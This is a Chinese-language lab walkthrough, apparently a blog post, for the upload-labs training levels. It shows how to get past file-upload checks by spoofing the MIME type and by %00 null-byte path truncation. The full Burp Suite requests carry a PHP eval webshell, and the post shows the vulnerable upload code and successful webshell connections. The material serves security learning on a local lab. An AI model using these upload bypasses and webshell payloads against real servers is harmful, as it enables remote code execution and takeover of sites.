
二、白名单过滤

1：修改头部中的MIME值。

1.1：第2关，后端程序通过检测请求头部中MIME属性的值从而来判断用户上传的文件是否为图片。因此利用Burp Suite来修改Request中的MIME属性从而绕过检测。


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://www.server.cn:80 [192.168.136.130]
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex
https://blog.csdn.net/weixin_43264698

```
POST /upload-labs/Pass-02/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------262496358539197669241661253628
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-02/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------262496358539197669241661253628
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: image/png

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------262496358539197669241661253628
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------262496358539197669241661253628--

```



基础配置

URL地址 * http://www.server.cn/upload-labs/upload/shell.php

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

请求信息

其他设置

成功
连接成功!

hot-build" "--enable-debug-pack" "--
5_2\vc6\x86\template" "--with-php-
uild" "--with-pdo-oci=D:\php-
th-oci8=D:\php-sdk\oracle
veb"

hp.ini

press.bzip2, zip

https://blog.csdn.net/weixin_43264698

部分源码如下，完整源码请自行查看


```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
    }
}
```

2：字符截断

2.1：当读取到字符串的结束符的时候，字符串将会被认为处理完毕即使后面存在字符。比如在C语言当中字符串"abc\0123"，当程序读取结束字符"\0"时，即认为字符串已经读取完毕从而停止继续读取，最终字符串为"abc\0"。在第11和12关中就是利用该特性，路径可控的情况下进行字符截断。

> > Tip:
> > 　　在这俩关中，需把php-in配置文件中的magic_quotes_gpc修改成Off才可以进行字符截断利用。magic_quotes_gpc在On的情况下，后端将会把输入的空字符即%00以及0x00进行转义，导致无法进行字符截断。
>
> 参考链接：https://www.cnblogs.com/timelesszhuang/p/3726736.html

2.2：在第十一关中，Burp Suite抓取报文分析知道，可控路径是通过Get方式传递数据的，因此直接在url中进行截断。



Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-11/index.php?save_path=../upload/1.php%00 HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------345380157213765364531624435384
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-11/index.php
Upgrade-Insecure-Requests: 1

-----------------------------345380157213765364531624435384
Content-Disposition: form-data; name="upload_file"; filename="shell.png"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------345380157213765364531624435384
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------345380157213765364531624435384--
```

%00进行截断

修改成符合要求的后缀即可



www.server.cn/upload-labs/Pass-11/index.php?save_path=../upload/

```
<div id="menu">…</div>
<h2>…</h2>
<ol>
  <li>…</li>
  <li>
    ::marker
    <h3>上传区</h3>
    <form action="?save_path=../upload/" enctype="multipart/form-data" method="post">…</form>
    <div id="msg">…</div>
    <div id="img">
      <img src="../upload/1.php�/6820210130125436.png" width="250px">
    </div>
  </li>
</ol>
</div>
<div id="footer">…</div>
<div class="mask"></div>
<div class="dialog">…</div>
<script type="text/javascript" src="/upload-labs/js/jquery.min.js"></script>
<script type="text/javascript" src="/upload-labs/js/prism.js"></script>
<script type="text/javascript" src="/upload-labs/js/prism-line-numbers.min.js"></script>
<script type="text/javascript" src="/upload-labs/js/prism-php.min.js"></script>
<script type="text/javascript" src="/upload-labs/js/index.js"></script>
```


html > body > div#main > ol > li > div#img > img

直接访问1.php即可访问到木马文件

URL地址 *: http://www.server.cn/upload-labs/upload/1.php
连接密码 *: cmd
网站备注:
编码设置: UTF8
连接类型: PHP
编码器
● default (不推荐)
○ random (不推荐)
○ base64

成功
连接成功!

2.2：第十二关和十一关类似，是以POST方式提交数据，因此利用Burp Suite的拦截功能来对请求头进行修改。




Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Comment this item

Request to http://www.server.cn:80 [192.168.136.130]

找到对应位置 修改成00

可以在可控路径的后面添加特殊作为标记，比如字符+，十六进制表示为2b

```
24  61 64 2d 6c 61 62 73 2f 50 61 73 73 2d 31 32 2f  ad-labs/Pass-12/
25  69 6e 64 65 78 2e 70 68 70 3f 61 63 74 69 6f 6e  index.php?action
26  3d 73 68 6f 77 5f 63 6f 64 65 0d 0a 55 70 67 72  =show_codeUpgr
27  61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 71  ade-Insecure-Req
28  75 65 73 74 73 3a 20 31 0d 0a 0d 0a 2d 2d 2d 2d  uests: 1----
29  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d  ----------------
2a  2d 2d 2d 2d 2d 2d 2d 2d 2d 32 30 32 32 35 36 32  ---------2022562
2b  32 39 36 38 32 39 35 39 33 36 35 36 32 34 39 31  2968295936562491
2c  31 34 39 32 30 39 0d 0a 43 6f 6e 74 65 6e 74 2d  149209Content-
2d  44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72  Disposition: for
2e  6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 73 61  m-data; name="sa
2f  76 65 5f 70 61 74 68 22 0d 0a 0d 0a 2e 2e 2f 75  ve_path"../u
30  70 6c 6f 61 64 2f 31 2e 70 68 70 00 0d 0a 2d 2d  pload/1.php--
31  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d  ----------------
32  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 30 32 32 35  -----------20225
33  36 32 32 39 36 38 32 39 35 39 33 36 35 36 32 34  6229682959365624
34  39 31 31 34 39 32 30 39 0d 0a 43 6f 6e 74 65 6e  91149209Conten
35  74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66  t-Disposition: f
36  6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22  orm-data; name="
37  75 70 6c 6f 61 64 5f 66 69 6c 65 22 3b 20 66 69  upload_file"; fi
38  6c 65 6e 61 6d 65 3d 22 73 68 65 6c 6c 2e 70 6e  lename="shell.pn
39  67 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65  g"Content-Type
3a  3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63  : application/oc
3b  74 65 74 2d 73 74 72 65 61 6d 0d 0a 0d 0a 3c 3f  tet-stream<?
3c  70 68 70 20 70 68 70 69 6e 66 6f 28 29 3b 20 40  php phpinfo(); @
3d  65 76 61 6c 28 24 5f 50 4f 53 54 5b 27 73 68 65  eval($_POST['she
3e  6c 6c 27 5d 29 3b 20 3f 3e 0d 0a 0d 0a 2d 2d 2d  ll']); ?>---
3f  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d  ----------------
40  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 30 32 32 35 36  ----------202256
41  32 32 39 36 38 32 39 35 39 33 36 35 36 32 34 39  2296829593656249
42  31 31 34 39 32 30 39 0d 0a 43 6f 6e 74 65 6e 74  1149209Content
43  2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f  -Disposition: fo
44  72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 73  rm-data; name="s
45  75 62 6d 69 74 22 0d 0a 0d 0a e4 b8 8a e4 bc a0  ubmit"ä¸□ä¼
```



http://www.server.cn/upload-labs/upload/1.php

cmd

UTF8

PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

总结

学习过程中，对于知识的总结很有必要，特别是知识面比较广以及多的情况下，否则会出现“提笔忘字”的情况。